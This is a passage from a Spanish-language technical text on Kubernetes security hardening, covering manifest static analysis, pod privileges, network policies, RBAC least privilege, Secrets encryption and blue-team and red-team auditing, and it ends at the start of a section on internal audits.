El auge de estos procesos (CaC y IaC) introducen nuevos riesgos y posibles errores en la configuración pudieran ocurrir debido a una definición deficiente de estos recursos por el usuario. Para prevenir dichas configuraciones erróneas, el mecanismo recomendado es el análisis estático de código a los manifiestos de los recursos.
El análisis estático puede ser usado en el flujo de desarrollo (e.g. GitOps [189]) para modelar el nivel cumplimiento con requerimientos de seguridad de una organización y nos permite detectar errores como el uso de información sensible en un manifiesto YAML y a la larga, ser usado para establecer una línea base para la seguridad en tiempo de ejecución.
Existen diversas herramientas para realizar estos procesos de auditoría a los ficheros de configuración de los recursos de Kubernetes. A continuación se abordan brevemente las más conocidas o aquellas que son más relevantes para nuestro trabajo.

Checkov:
La herramienta Checkov ha sido abordada con anterioridad, por lo que no se volverá a tratar en este apartado.

Polaris:
Polaris (herramienta de Fairwinds) está diseñada para ejecutar una variedad de controles para asegurar que los pods y controladores están configurados utilizando las buenas prácticas existentes, evitando problemas en el futuro.
Polaris puede ser ejecutada de tres modos diferentes:

- ***Dashboard***: para poder inspeccionar de manera visual los elementos del *cluster*.
- **Controlador de admisión**: para poder rechazar *workloads* de manera automática cuando éstos no se ajusten a las políticas de la organización.
- **Herramienta de línea de comandos**: especialmente útil para validar los ficheros de configuración YAML (e.g. como parte de un proceso CI/CD).

Para más detalles respecto a Polaris, se recomiendan [190], [191].

kube-scan:
kube-scan es una herramienta open-source de Octarine que permite la ejecución rápida y fácil de una evaluación de riesgos de seguridad en los *workloads* para comprender de manera instantánea la postura de seguridad de nuestro *cluster*.
kube-scan es un pod que se ejecuta en nuestro *cluster* y escanea nuestros manifiestos y configuraciones para brindar una puntuación de seguridad a nuestros *workloads* a través de una UI web. Para cada *workload*, se obtiene una explicación de los factores de riesgo y qué configuraciones remedian o agravan los riesgos, así como sus consecuencias.
Para más detalles, se recomiendan [192], [193].

7.5.2. Controlar privilegios de los workloads

Adicionalmente al análisis estático de las configuraciones de los *workloads*, es necesario controlar las capacidades de los *workloads* y usuarios en el *cluster*. Las aplicaciones de los

usuarios (i.e. *workloads*) constituyen un posible vector de ataque en caso de que éstas se ejecuten con más privilegios de los mínimos necesarios. A continuación se analizan las distintas estrategias para evitar potenciales problemas de seguridad asociados:

Limitar el uso de recursos del *cluster*:
Un primer aspecto a considerar es la regulación de los recursos (CPU, RAM, etc.) utilizados por un *workload*.
Una primera medida es la limitación de la cantidad o capacidad de los recursos permitidos para un *namespace* mediante el concepto de *resource quota* (cuota de recursos) [21]. Es común que esta restricción se refiera a la cantidad límite de CPU, RAM o disco persistente asignables, pero también puede controlar la cantidad de pods, servicios o volúmenes que pueden existir en cada *namespace*.
Por otra parte, el concepto de *limit ranges* (rangos de límite) permite restringir el tamaño máximo/mínimo de los recursos anteriores. Esto permite prevenir que los usuarios reserven cantidades excesivamente altas/bajas para estos recursos o especificar límites donde no son necesarios.

Controlar los privilegios de ejecución de los contenedores:
La definición de un pod como recurso en un manifiesto en YAML contiene un contexto de seguridad (*Security Context* [194]), el cual permite definir el privilegio y configuraciones de control de acceso (ejecutarse con privilegios, tener acceso a la red del *host*, etc.) para un pod o contenedor.
Los contenedores que se ejecutan con permisos de administración (*root*) frecuentemente tienen más permisos que los necesarios en su *workload*, por lo que en caso de verse comprometido, ésto ayudaría de manera considerable al atacante a escalar su ataque. Por ello se recomienda la ejecución sin permisos de administración.
De manera complementaria al uso adecuado de un *Security Context*, se recomienda aplicar políticas de seguridad para pods (*Pod Security Policy* (PSP)). PSP es un recurso a nivel de *cluster* (también controlador de admisión) que permite controlar aspectos sensibles de seguridad en la especificación en YAML del pod.
PSP define un conjunto de condiciones que debe cumplir un pod para ser aceptado en el sistema. A continuación, se emplean reglas de RBAC para especificar qué PSP aplica a qué pods. Una distinción importante es que mientras que un *Security Context* dicta al *kubelet* y el CRI como debe ejecutarse un pod, PSP solo limita (o especifica valor por defecto) los valores que pueden ser configurados en un *Security Context*.
Es importante destacar que PSP está descontinuado a partir de Kubernetes *v1.21* y se eliminará en *v1.25* [195]. No obstante, existen diversas alternativas para suplir su ausencia que van desde su sucesor natural, los estándares de seguridad de pods (*Pod Security Standards* (PSS)) hasta controladores de admisión basados en motores de políticas externos como Kyverno [196] y OPA/Gatekeeper.

7.5.3. Buenas prácticas

Con anterioridad hemos visto las dos vertientes principales a tener en cuenta en lo que respecta a la seguridad de los *workloads*. No obstante, existen algunas estrategias y controles complementarios que abordamos con brevedad a continuación.
Un primer aspecto es la desestimación del uso de *pods* no vinculados a un *ReplicaSet*, *Deployment* o *Job* siempre que sea posible. Los controladores asociados a estos recursos

de alto nivel están encargados de la disponibilidad de la cantidad especificada de pods, mientras que un pod no vinculado puede eliminarse al haber problemas en el nodo y no será re-programado.
En el caso de los servicios, se recomienda crearlos antes que sus *workloads* de *backend* correspondientes (*Deployments* o *ReplicaSets*) y antes que otros *workloads* que lo necesiten. Esto es debido a que cuando Kubernetes inicia un contenedor, le da acceso a variables de entorno que apuntan a todos los servicios existentes.

7.6. Seguridad de la red

En secciones anteriores, se ha detallado cómo proteger el *cluster* a nivel de infraestructura y de aplicación, pero queda pendiente la protección a nivel de red. En esta sección centraremos la atención en la seguridad de la red, así como las estrategias y controles para evitar incidentes de seguridad producto de deficiencias en la configuración. Existen dos enfoques claves a considerar:

- *¿Cómo proteger el cluster de ataques externos?*
- *¿Cómo proteger activos externos de ataques desde elementos comprometidos en el cluster?*

Ambos enfoques se aplican tanto a nivel de infraestructura (plano de control y plano de datos), como a nivel de *workloads* (pods, etc.). Las estrategias y controles de seguridad aplicables a cada uno de estos escenarios se comentarán a continuación.

7.6.1. Comunicaciones en el *cluster*

Con anterioridad se abordaron los mecanismos y controles apropiados para proteger al *cluster* desde accesos en redes no confiables pero, *¿cómo garantizar la seguridad de las comunicaciones entre los componentes del cluster, nodos y workloads*?.
Las comunicaciones en un *cluster* de Kubernetes pueden agruparse en dos:

- nodo *worker* → plano de control,
- plano de control → nodos *worker*.

Ambos escenarios se analizan con mayor profundidad a continuación y se ofrecen las recomendaciones pertinentes, las cuales pueden observarse y quedan resumidas en la Figura 12.

nodo worker → plano de control:
Todo el tráfico hacia el plano de control por parte de un nodo (o sus pods) termina en el *kube-apiserver*. No existe ningún otro componente del plano de control que haya sido diseñado para exponer servicios remotos. Por su parte, kube-apiserver está configurado para recibir conexiones remotas por un puerto seguro vía HTTPS (típicamente 443).
Se recomienda que al menos un mecanismo de autorización (AuthZ) esté habilitado, especialmente si mecanismos de autenticación (AuthN) como autenticación anónima o *tokens* de *Service Accounts* están permitidos.



Figura 12. Listado de todas las comunicaciones en un *cluster* de Kubernetes. (Fuente: cloudsecdocs.com)

Durante el proceso de configuración de los nodos, se debe proporcionar el certificado público de root del *cluster* para que puedan establecer conexión con el *kube-apiserver* usando credenciales válidas. Por su parte, los pods que necesiten conectarse de manera segura con *kube-apiserver* lo harán mediante el *Service Account* (*certificado público de root* + *bearer token*) inyectado en el pod cuando éste es creado.
Como puede observarse, las configuraciones por defecto permiten que las conexiones desde los nodos y pods al plano de control sean seguras y puedan hacerse a través de redes públicas o no fiables.

plano de control → nodo worker:
Existen dos escenarios donde se establece la comunicación desde el plano de control (*kube-apiserver*) a los nodos:

- Desde el *kube-apiserver* al *kubelet* que se ejecuta en cada nodo.
- Desde el *kube-apiserver* a cualquier nodo, pod o servicio usando la funcionalidad de proxy (*kubectl proxy*).

Las conexiones del *kube-apiserver* al *kubelet* son comunes para la interacción con pods y servicios (obtener logs de los pods, *port-forwarding*, etc.), terminando en el *endpoint* de HTTPS del *kubelet*. *kube-apiserver* no verifica el certificado del *kubelet*, lo cual hace a la comunicación susceptible a ataques de Man-in-the-Middle (MitM) y es insegura para su uso en redes no fiables o públicas. Para verificar la conexión, se recomienda el uso del flag `--kubelet-certificate-authority` para dotar al *kube-apiserver* de un certificado *root* y poder verificar el certificado del *kubelet*. Finalmente, se debería habilitar la autenticación (AuthN) y autorización (AuthZ) del *kubelet* para protegerlo.
Las conexiones del *kube-apiserver* a un nodo, pod o servicio son mediante HTTP (texto plano), por lo que estas conexiones no están autenticadas ni encriptadas. Si se especifica el prefijo `https://`, pueden realizarse mediante HTTPS, pero no se validará el certificado proporcionado por el endpoint en HTTPS ni las credenciales del clientes. Por tanto, aunque la conexión está cifrada, **no habrá garantía de integridad y no son aptas para redes no**

fiables o públicas. Es importante recordar que la funcionalidad kubectl proxy es para uso en desarrollo y estos mecanismos no deberían usarse en producción.

7.6.2. Políticas de Red

Por defecto, Kubernetes no restringe el tráfico entre pods siendo ejecutados en el *cluster*, por lo que cualquier pod puede conectarse a cualquier otro pod ya que no hay "firewalls" controlando el tráfico *intra-cluster*. Las aplicaciones pueden (potencialmente) comunicarse con servicios externos (tráfico saliente/*egress*), así como con cualquier otra aplicación corriendo en el *cluster* (tráfico este-oeste).

Como se ha mencionado en capítulos anteriores, las políticas de red son el mecanismo fundamental para proteger el tráfico de red en Kubernetes. Permiten que se pueda restringir el tráfico de red en el *cluster* con gran facilidad de manera que solo se permita aquel tráfico que está definido a nivel de lógica de negocio.

Previo a la existencia de las políticas de red, la seguridad en la red era posible debido a complejos diseños de topologías de redes dispositivos físicos (*switches*, *routers*, *firewalls*) y sus configuraciones asociadas. Con el surgimiento de la nube, la seguridad en la red se garantizó de manera análoga mediante la virtualización de la red y los dispositivos. A pesar de ello, para añadir nuevas aplicaciones o servicios y mantener la seguridad, se requiere en muchos casos, realizar modificaciones al diseño de la topología y/o la configuración de los dispositivos.

A diferencia de esto, el modelo de red Kubernetes define una red "plana" en la cual un pod puede comunicarse directamente con cualquier otro pod en el *cluster*. Bajo este modelo, la seguridad en la red no tiene que ser definida por una topología, sino que se logra mediante las políticas de red. Más aún, estas políticas pueden ser abstraídas de la red física (direcciones IP, etc.) mediante el uso de selectores para identificar los *workloads* a los que aplica una política determinada.

La aplicación de las políticas de red puede interpretarse como que cada pod está siendo protegido por su propio *firewall* virtual dedicado, el cual puede configurarse y actualizarse de manera automática en tiempo real en función de la política definida (ver Figura 13. Fuente: [134] pág. 29).



Figura 13. Rol de las políticas de red en la comunicación entre pods.

Securizando el tráfico este-oeste (pod a pod):
Como se ha comentado antes, los pods no están aislados por defecto y por tanto aceptan tráfico desde cualquier fuente. Si existe una *política de red* que aplica a un pod (i.e., que seleccione al pod), entonces éste rechazará cualquier conexión que no esté contemplada por esta política. Aquellos pods que no estén regulados por ninguna política continuarán aceptando todo el tráfico que los involucre.
Las políticas de red son aditivas y no entran en conflicto entre ellas. Las reglas que aplican a un pod que es objeto de varias políticas es la unión de las reglas de dichas políticas. Para que el tráfico entre dos pods sea permitido, tanto la política de salida (*egress*) del pod de origen como la política de entrada (*ingress*) del pod de destino deben ser satisfechas. Si alguna de ellas deniega el tráfico, la comunicación no será establecida (ver Figura 13).
En el contexto de la protección del tráfico este-oeste que hemos comentado antes, existen algunas recomendaciones generales para las *políticas de red* entre las que destacan la restricción del tráfico dentro del propio namespace y añadir restricciones basadas en la lógica del negocio.
Para más detalles respecto al tema se recomiendan [38], [197].

Securizando el tráfico norte-sur (perimetral o *edge*):
En muchos escenarios reales (e.g. entornos bancarios) el tráfico norte-sur o perimetral está bastante regulado por razones comprensibles. Como es de esperar, la protección del tráfico de red en estos escenarios es clave. El tráfico perimetral concierne fundamentalmente a dos áreas: el tráfico de entrada (*ingress*) y el de salida (*egress*).
Kubernetes gestiona el tráfico entrante al *cluster* mediante el recurso *Ingress* detallado con anterioridad. No obstante, las políticas de red no fueron diseñadas para recursos que no sean los pods, por lo que no son directamente aplicables en este escenario [198]. En estos casos, es necesario recurrir a otros componentes explícitamente diseñados para servir y proteger el tráfico entrante: los API Gateways [199] y las mallas de servicios.
En el caso del tráfico de salida (conexiones de los pods hacia fuera del *cluster*) no existe un recurso como *Ingress* para gestionar el tráfico. El control del tráfico a nivel de red está determinado por la implementación de red subyacente (i.e. el *plugin* CNI) del *cluster* que da soporte a las políticas de red.
Como se explicó, el control del tráfico saliente se ejerce mediante las políticas de red al definir reglas de *egress* para cada microservicio. Sin embargo, existe una limitación en las reglas de estas políticas (capa L3-L4) y es que los recursos externos involucrados son especificados por su dirección IP. En caso de que estas direcciones IP cambien, sería necesario actualizar las políticas con los nuevos IPs.
Las deficiencias anteriores pueden ser eludidas usando funcionalidades avanzadas de los *plugins* CNI (e.g. *Calico Network Sets* [200] o Calico Enterprise) o mecanismos más avanzados como los gateways de salida (*egress gateway*) comúnmente presentes en las mallas de servicios.

Buenas prácticas:
Las políticas de red constituyen una herramienta clave para materializar algunos de los principios de seguridad en Kubernetes; específicamente las redes de confianza cero. De manera general, la recomendación al momento de aplicar estas políticas es aplicar reglas restrictivas a todos los *workloads* y para luego permitir solamente aquel tráfico necesario desde el punto de vista de la lógica del negocio (*whitelisting*).

Ejemplos de buenas prácticas de configuración se pueden encontrar en [201], y más detalles sobre el tema se pueden encontrar en [202].

Limitaciones:
Existen ciertas funcionalidades que las políticas de red no están todavía preparadas para resolver, las que deben ser resueltas a través de soluciones alternativas como componentes del sistema operativo (SELinux, IPTables, etc.) o tecnologías a nivel de capa L7 (mallas de servicios, API Gateways, etc.) [38]. Algunas de estas son:

- Forzar el tráfico interno del *cluster* por un *gateway* común (quizás una malla de servicios es lo más adecuado).
- Control de tráfico relacionado con TLS (una malla de servicios o *controlador de ingress* serían adecuados).
- Aplicar políticas a servicios basados en el nombre (sin embargo, pueden ser aplicadas a pods o namespaces).

Para resolver dichos problemas, las mallas de servicio parecen ser un candidato más que apropiado. En un capítulo posterior serán abordadas en más detalle.

7.7. Mínimo acceso mediante RBAC

Como se comentó en el capítulo anterior uno de los principios de seguridad que sustentan la base de los estándares de seguridad es el principio de privilegio mínimo (*principle of least privilege*). En el contexto de Kubernetes, RBAC constituye el mecanismo ideal para la instrumentación de dicho principio.
Como se comentó antes, RBAC es un mecanismo para regular el acceso a los recursos de cómputo o de red basado en roles de usuarios en la organización. De esta manera, los administradores pueden controlar quién puede realizar acciones sensibles como crear pods, leer *Secrets*, eliminar servicios y más.



Figura 14. Partes de RBAC expresadas en manifiestos YAML. (Fuente: cyberark.com)

Los permisos de RBAC se componen de tres partes individuales (ver Figura 14):

- **Role**/**ClusterRole**: El permiso en sí, que contiene reglas que definen a los permisos. Cada regla asocia recursos (pod, *service*, *secret*, etc.) y verbos (*create*, *delete*, *list*, etc.), donde el verbo es la acción permitida sobre ese recurso.
- **Subject** (usuario, grupo o un *ServiceAccount*): El objeto al que se otorgan los permisos.
- **RoleBinding**/**ClusterRoleBinding**: Representa la asociación entre la parte del *Role*/*ClusterRole* y el *Subject*.

Conformar un permiso de RBAC de estas tres partes resulta bastante complejo. Mientras más granularidad a nivel de *Role*/*ClusterRole* se tiene una mayor seguridad, pero por otra parte mucho más esfuerzo para administrar. Por otra parte, más concesiones implican un potencial acceso innecesario, pero son más fáciles de administrar. La cantidad de posibles asociaciones entre las tres partes es abrumadora, por lo que la cantidad de cadenas de ataque es considerable (ver Figura 15).



Figura 15. Posibles asociaciones entre objetos de RBAC. (Fuente: cyberark.com)

Se considera un permiso “de riesgo” a aquel que permita a un atacante escalar privilegios en el *cluster* y que como consecuencia, le permita comprometer el *cluster*. Algunos de los ejemplos de permisos “de riesgo” más notables son [203]:

- **Listado de Secrets**: el permiso de listado de *Secrets* afecta gravemente la seguridad del *cluster*, ya que el atacante pudiese acceder a credenciales de alguna aplicación, llaves SSH o *tokens* de usuarios con más privilegios.
- **Creación de pods con una ServiceAccount privilegiada**: si un atacante conoce el nombre de una *ServiceAccount* privilegiada, puede usarla para un escalado de privilegios. El atacante puede crear un pod donde se monte dicha *ServiceAccount* y obtener los *Secrets* y *tokens* privilegiados.

- **Suplantación de cuentas privilegiadas**: un usuario con este privilegio es capaz de utilizar los privilegios de otra cuenta para acciones como el listado de *Secrets*, entre otras.
- **Creación de RoleBindings privilegiados**: en caso de que un atacante pueda crear un *RoleBinding* con el *ClusterRole* de admin (rol predeterminado privilegiado), es capaz de añadir cualquier usuario (incluso a sí mismo) a este *ClusterRole*.

Para más detalles, se recomienda consultar [169], [203].

Buenas prácticas:
Partiendo de los propios permisos "de riesgo" es posible definir algunas buenas prácticas en el uso de RBAC, las cuales pueden consultarse en [203]. No obstante, buenas prácticas de seguridad adicionales se comentan a continuación.
Un primer aspecto es emplear herramientas especialmente diseñadas para mitigar posibles deficiencias en los permisos de RBAC de nuestro *cluster* como KubiScan [204]. También se recomienda utilizar buenas configuraciones de RBAC en nuestro *cluster*, las cuales pueden ser extraídas de los registros de auditoría (*Audit Logs*) mediante la herramienta *audit2rbac* [205].
Las políticas excesivas de RBAC constituyen una amenaza de seguridad en el caso de que un pod sea comprometido. Por ello, se recomienda la revisión y mejora continua de las reglas de RBAC para mantener el principio de privilegio mínimo. Para lograrlo, se recomienda habilitar los registros de auditoría [180] para garantizar la observabilidad sobre potenciales incidencias de seguridad.

7.8. Protección de los Secrets

Como se ha mencionado con anterioridad, los datos sensibles en Kubernetes (credenciales, tokens, etc.) son almacenados en *Secrets*. Los *Secrets* son un elemento clave en el funcionamiento de los sistemas en producción y por tanto, la exposición de esos *Secrets* pone en grave riesgo a esos sistemas.

Cifrado de secretos en reposo:
Kubernetes puede ser configurado para cifrar los datos sensibles que son almacenados en *etcd*. De esta manera, los *Secrets* estarían protegidos en caso de que un atacante gane acceso a *etcd* o a una copia de seguridad del mismo.
Por defecto, Kubernetes no cifra los *Secrets* en reposo (i.e. *etcd*) y cuando se habilita el cifrado, solo se cifra un *Secret* cuando es escrito en *etcd*. Por tanto, cuando se habilita esta funcionalidad de cifrado, es importante reescribir todos los *Secrets* para que el cifrado sea realmente aplicado.
Kubernetes soporta una variedad de proveedores de cifrado, por lo que es importante la selección de un proveedor recomendado basado en buenas prácticas. No obstante, este enfoque de un proveedor local presenta deficiencias de seguridad. Tanto la llave utilizada para el cifrado como la configuración del proveedor son almacenadas en el disco local donde se encuentra el *kube-apiserver*. Esto representa un problema en caso de que el *host* que alberga al *kube-apiserver* se vea comprometido, pues todos los *Secrets* se verían expuestos. Otras deficiencias se abordan en [206].
Por estas razones, muchos operadores optan por una segunda variante: el uso de un servicio externo de gestión de claves o *Key Management Service* (KMS) para la gestión segura de las claves.

Un proveedor KMS externo constituye tanto un almacenamiento centralizado, como un mecanismo robusto para el cifrado y garantía de acceso a los *Secrets*. Estas herramientas soportan Kubernetes aunque no fueron creados para workloads basados en contenedores. Estas soluciones se agrupan en dos grandes categorías:

- **Herramientas open-source**: garantizan la administración y protección de datos y secretos. Algunas como HashiCorp Vault [207] incluyen funcionalidades avanzadas como secretos dinámicos, revocación de secretos, entre otras. Otras opciones son CyberArk (cuya versión open-source es Conjur [208]) y Confidant [209].
- **Herramientas de proveedores en la nube**: contribuyen al cifrado de Secrets en los entornos de la nube, donde éstos son rotados automáticamente, son accedidos mediante políticas de control y se realizan auditorías centralizadas. Ejemplos de éstas soluciones son AWS Secrets Manager, Google Cloud Platform KMS y Azure Key Vault.

A pesar de las ventajas que ofrece un proveedor KMS, al no estar originalmente para un entorno de contenedores, existen algunas limitaciones en su capacidad de administrar y monitorear los secretos. Algunas de estas limitaciones son [206]:

- **Controlar qué contenedores acceden a qué secretos**: los *Secrets* solo deberían ser accesibles por contenedores que realmente los necesitan.
- **Recuperar secretos de la bóveda solo cuando se necesite**: los *Secrets* solo deben ser transmitidos cuando el contenedor apropiado se ejecute y no antes.
- **Almacenamiento seguro de secretos en el contenedor**: los *Secrets* solo deberían almacenarse en memoria y deberían desaparecer una vez terminado el contenedor.
- **Envío de secretos actualizados al contenedor**: los proveedores KMS permiten la rotación de los *Secrets*, pero no pueden actualizar los contenedores afectados por estos cambios.

Ante esto, la recomendación es el uso de plataformas de seguridad nativas en la nube que protegen las aplicaciones *serverless* y basadas en contenedores. Entre los ejemplos a destacar se encuentran Aqua Security y Prisma Cloud (antiguamente Twistlock). Dichas plataformas son potentes y complejas, por lo que su análisis se sale del ámbito de este trabajo. Para más detalles al respecto, se recomiendan las lecturas [134], [206].

7.9. Auditoría y gestión de riesgos (blue team)

Un aspecto importante en la seguridad son las acciones destinadas a la auditoría, análisis y gestión de riesgos (i.e. estrategias de *blue team*). A continuación se abordan algunas de las estrategias que puede llevar a cabo el equipo de seguridad de una organización.

En primera instancia, se recomienda la evaluación del cumplimiento con buenas prácticas establecidas en la literatura. Para ello, se propone la evaluación del cumplimiento y la conformidad con la guía de *benchmarks* para Kubernetes del CIS [210].

CIS mantiene una serie de guías gratuitas y accesibles en PDF para diversas tecnologías, entre ellas Kubernetes. Asociadas a estas guías existen herramientas como *kube-bench* (de Aqua) y *kubernetes-cis-benchmark* (de Neuvector) diseñadas para la ejecución automática de todos los controles de la guía de CIS para Kubernetes.

Otra recomendación es el uso de herramientas como Polaris y *kube-scan* (abordadas anteriormente) destinadas a la evaluación del cumplimiento con las buenas prácticas a nivel de *workloads* en el *cluster*. Estas herramientas poseen funcionalidades bastante útiles como el cálculo de un indicador de riesgo, así como una interfaz visual (i.e. *Dashboard*) que facilita a los equipos de seguridad el monitoreo de estos activos.

7.10. Pentesting (red team)

De manera complementaria a las acciones mencionadas en la sección anterior (*blue team*), otra opción para validar la correcta configuración del *cluster* es el pentesting (*red team*), donde las pruebas realizadas exploran el cluster desde la perspectiva de un atacante.
Análogamente a las estrategias de pentesting clásico, existen dos vertientes en las que se contemplan estas auditorías de tipo *read team*: las *auditorías internas* y las *auditorías externas*. A continuación se abordan en más detalles cada uno de estos enfoques.

Auditorías externas:
Uno de los objetivos principales de una plataforma como Kubernetes es la orquestación de contenedores y la exposición de servicios a internet. Por este motivo, es inevitable que se exponga al exterior parte de su superficie de ataque (i.e. su componentes). De hecho, en la sección anterior de limitar el acceso externo al *cluster* se detalla dicha superficie.
Estas auditorías (o pentesting) están basadas en estrategias reconocidas en las fases tradicionales de un pentesting como el uso de Shodan y Google dorks en la etapa de *footprinting pasivo*, el escaneo de puertos y el *banner grabbing* en la etapa de *footprinting activo*. De manera general, las herramientas empleadas en este tipo de auditorías son las mismas que en el pentesting tradicional.

Auditorías internas:
